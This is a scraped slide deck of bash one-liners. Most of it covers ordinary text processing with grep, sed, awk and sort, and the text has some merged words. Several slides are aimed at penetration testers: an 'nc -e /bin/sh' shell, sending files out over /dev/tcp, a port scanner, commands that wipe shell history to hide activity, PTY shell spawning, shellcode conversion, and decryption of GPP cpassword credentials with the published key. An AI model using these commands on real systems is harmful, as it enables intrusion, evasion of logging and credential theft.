
Encrypt or decrypt GPP “cpassword”
echo -n demo | iconv -t UTF-16LE | openssl enc -aes-256-cbc -a -iv
"" -K
4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b
-nosalt
● Encrypts plaintext “demo”
openssl enc -aes-256-cbc -d -a -iv "" -K
4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b
-nosalt <<<kHB0+HMUTs/6ySSZ8usxXg==
● Decrypts the above

Resources
http://explainshell.com # Break it down
http://www.tldp.org/LDP/abs/html/ # Classic
http://wiki.bash-hackers.org/ # Awesome
https://mywiki.wooledge.org/BashPitfalls # Good to know
Google site:stackoverflow.com
@egyp7 @wvuuuuuuuuuuuuu
Useless Use of Cat

One-Liners to Rule Them All

  • 1.
  • 2.
    What this is Bashbasics ● Minor portability considerations One-liners and demos of stuff we find to be useful @egyp7 @wvuuuuuuuuuuuuu
  • 3.
    What this isn’t Linuxsystem administration ● Although there is some amount of overlap Reading the man page to you @egyp7 @wvuuuuuuuuuuuuu
  • 4.
  • 5.
  • 8.
    From the abstract Sometimesyou just need to pull out the third column of a CSV file. Sometimes you just need to sort IP addresses. Sometimes you have to pull out IP addresses from the third column and sort them, but only if the first column is a particular string and for some reason the case is random.
  • 9.
    Up, edit, enter,repeat cat file cat file | grep open cat file | grep -i open cat file | grep -i open | cut -d, -f3 grep -i open | cut -d, -f3 grep -i open | cut -d, -f3 | sort -V awk -F, 'tolower($1) ~ /open/ { print $3 }' file | sort -V
  • 10.
    Conventions Commands are usuallysuffixed with a man(1) section Almost all of what we’re talking about here is man section 1 But there’s naming overlaps with syscalls (man section 2), C functions (man section 3), and occasionally config files (man section 5)
  • 12.
    Core Concepts ● Pipesand redirection ● Variables and substitution ● Standard tools ● History expansion ● Brace expansion ● Tilde expansion
  • 13.
  • 14.
    Pipes and Redirection ●echo wut | cat ● echo wut > /tmp/wut ○ cat /tmp/wut ○ cat < /tmp/wut File descriptors: &0 &1 &2 &n nc -e /bin/sh [...] exec 2>&1 exec 3<>/dev/tcp/10.1.1.1/80;echo $'GET / HTTP/1.0n' >&3;cat <&3
  • 15.
    Standards grep(1), sed(1), cut(1),sort(1), awk(1) Builtins -- echo, test, read, while, for
  • 16.
    grep Searches inText Regular expressions are tricky, but you can learn the basics quickly. A large portion of regexes involve these three things: ● .* any number of characters ● ^ anchor at beginning ● $ anchor at end grep '500.*Chrome' /var/log/apache2/error.log
  • 17.
    sed is anEditor sed -e 1d -e s/foo/bar/g /tmp/foo sed '1d; s/foo/bar/g' /tmp/foo sed -i '/192.168.0.1/d' /var/log/apache2/access.log
  • 18.
    ed is theStandard Editor
  • 19.
    cut is ababby awk echo a,b,c,d,e | cut -d, -f 1-3,5 Roughly equivalent to awk -F, ‘{ print $1 $2 $3 $5 }’
  • 20.
    sort … sortsstuff sort file cat file1 file2 file3 | sort sort -u
  • 21.
    cat … Concatenatesstuff Lots of folks will tell you not to use cat. There exists a Useless Use of Cat Award to tell you not to use cat Don’t listen to those people. Hack the way you wanna hack. But there’s really no reason to use cat.
  • 22.
    Useless Use ofCat @egyp7 @wvuuuuuuuuuuuuu
  • 23.
    uniq is …Unique Input must be sorted so… “sort -u” covers a lot of it Except for: uniq -c ● Print each unique line along with the number of times it occurred sort | uniq -c
  • 24.
    awk is aLanguage This is grep: awk ‘/regex/ { print }’ This is cut: awk -F, ‘{ print $2 }’ But wait! There’s more!
  • 25.
    Variables and Substitution foo=$(echowut); echo $foo foo=${PATH//:/ } # PATH with spaces instead of : echo${IFS}wut echo ${file%.txt} # Strip extension
  • 26.
    History Expansion Handled byReadline ● Controlled with ~/.inputrc !$ !! !* !^ !:2 !:2-6 !-2
  • 27.
    ~/.inputrc $if Bash Space: magic-space $endif setcompletion-ignore-case on # Use <up> and <down> to search based on what we've already typed "e[A": history-search-backward "e[B": history-search-forward
  • 28.
    Brace expansion Everything insidebraces, separated by commas ● echo {a,b,c} ● cp file.{csv,txt} As a replacement for seq(1) ● {1..99} # same as `seq 1 99` ● {01..99} # Zero-pad ● {01..99..2} # Zero-pad, with a step of 2
  • 29.
    Tilde expansion ~user isuser’s home dir ● E.g. ~egypt is /home/egypt ~ is the current user’s home directory ● $HOME ~+ is $PWD # Not the same as . ~- is $OLDPWD
  • 30.
    Loops for var inexpression; do command; command; done ● for f in *; do mv “$f” “${f/.csv/.txt}”; done while expression; do command; command; done ● <file while read; do echo “$REPLY”; done ● <file while read line; do echo “$line”; done until expression; do command; command; done ● Inverse of while loop
  • 31.
    Process and CommandSubstitution $(), `` echo $(echo wut) ● Substitutes a command for text <(), >() cat <(echo wut) ● Substitutes a command for a file
  • 32.
    Aliases Great for thingsyou find yourself typing all the time Like macro in C, just direct replacement E.g.: ● alias ll="ls -aLF" ● alias l.="ls -d .[^.]*"
  • 33.
    Examples Stuff that isn’tsuper easy to demo
  • 34.
    Sort IP Addresses WithGNU sort(1) and modern BSD, OSX: ● sort -V With POSIX sort(1) ● sort -t . -nk 1,1 -k 2,2 -k 3,3 -k 4,4 sort -u … sort --debug
  • 35.
    Print unique lineswithout sorting awk '{ if (!seen[$0]++) print }' /tmp/foo # array named “seen”, with index of current line seen[$0] # will be 0 at first, non-zero after increment !seen[$0]++ # “print” by itself prints $0, the whole line
  • 36.
    Remote stuff withSSH ssh -J user1@host1 user2@host2 ssh -ND 1080 user1@host1 ssh -NL 3389:desktop-1:3389 user1@host1 ssh -NR 4444:localhost:4444 user1@host1 ssh user1@host1 tee rfile < lfile # Like scp(1) upload ssh user1@host1 cat rfile > lfile # Like scp(1) download
  • 37.
    Remote stuff withbash gzip -c file > /dev/tcp/192.168.0.1/80 ● /dev/tcp is a special magical “file” in bash ● Compile-time option, default now in Debian derivatives # Shitty portscanner for port in {1..1023}; do : 2> /dev/null > "/dev/tcp/192.168.0.1/$port" && echo "$port" done
  • 38.
    Random stuff xsel -b< file.txt nc -znv 192.168.0.1 1-1023 |& grep -v refused
  • 39.
  • 40.
    Files that snitchon you ~/.bash_history ● And ~/.*_history ~/.wget-hsts ~/.lesshst Editors ● Vim: *.swp files, .viminfo ● Emacs: ~ suffixed files
  • 41.
    STFU, /bin/bash unset HISTFILE exportHISTFILE=/dev/null ln -sf /dev/null ~/.bash_history history -c; kill -9 $$
  • 42.
    STFU, other stuff wget--no-hsts export MYSQL_HISTFILE=/dev/null; mysql ln -sf /dev/null ~/.psql_history; psql vim -ni NONE file ssh -o UserKnownHostsFile=/dev/null
  • 43.
    Commands that snitch ssh(1)uses your current username if you don’t specify one rdesktop(1) and xfreerdp(1) do the same ftp(1) does, but doesn’t actually send it until you log in
  • 44.
    Local Opsec ~/.ssh/config User root ~/.netrc defaultlogin anonymous password anonymous@mozilla.org ~/.bashrc alias rdesktop=”rdesktop -U Administrator”
  • 45.
  • 47.
  • 48.
    ls(1), cat(1) aren’tavailable echo * find . -maxdepth 1 while read line; do echo “$line”; done < file head -n 99999
  • 49.
    Read binary overtext-only link Bajillion ways to do this ● base64, xxd, hexdump, hd, od, openssl base64, perl, python How you parse it on the other side depends on what worked on target
  • 50.
    Write binary overtext-only link printf %b "105114106177" > file.bin xxd -r -p <<<454c467f > file.bin perl -e 'print "105114106177"' > file.bin
  • 51.
    Bonus! Everything on theprevious two slides is automatic on shell sessions in Metasploit. Upload and download just work (tm).
  • 52.
    Host some stuff python-m SimpleHTTPServer 8080 python -m http.server 8080 ruby -run -e httpd php -S 0:8080 # Interprets PHP, too busybox httpd -p 8080
  • 53.
    Spawning a PTYshell script -q /dev/null # Uses $SHELL and is mostly portable ● script -qc /bin/bash /dev/null # Spawns bash the GNU way ● script -q /dev/null /bin/bash # Spawns bash the BSD way python -c 'import pty; pty.spawn("/bin/bash")' # Popular! expect -c 'spawn /bin/bash; interact' # Oldie but goodie Many other ways (look for openpty(3) calls)
  • 54.
    Convert shellcode tohex-escaped bytes objcopy --dump-section .text=/dev/stdout shellcode | xxd -p | sed 's/../x&/g' | tr -d "n" ● Dump .text section ● Convert to hex ● Escape hex ● Delete newlines hexdump -ve '"x" 1/1 "%02x"' ● Equivalent to xxd, sed, and tr
  • 55.
    Encrypt or decryptGPP “cpassword” echo -n demo | iconv -t UTF-16LE | openssl enc -aes-256-cbc -a -iv "" -K 4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b -nosalt ● Encrypts plaintext “demo” openssl enc -aes-256-cbc -d -a -iv "" -K 4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b -nosalt <<<kHB0+HMUTs/6ySSZ8usxXg== ● Decrypts the above
  • 56.
    Resources http://explainshell.com # Breakit down http://www.tldp.org/LDP/abs/html/ # Classic http://wiki.bash-hackers.org/ # Awesome https://mywiki.wooledge.org/BashPitfalls # Good to know Google site:stackoverflow.com @egyp7 @wvuuuuuuuuuuuuu
  • 57.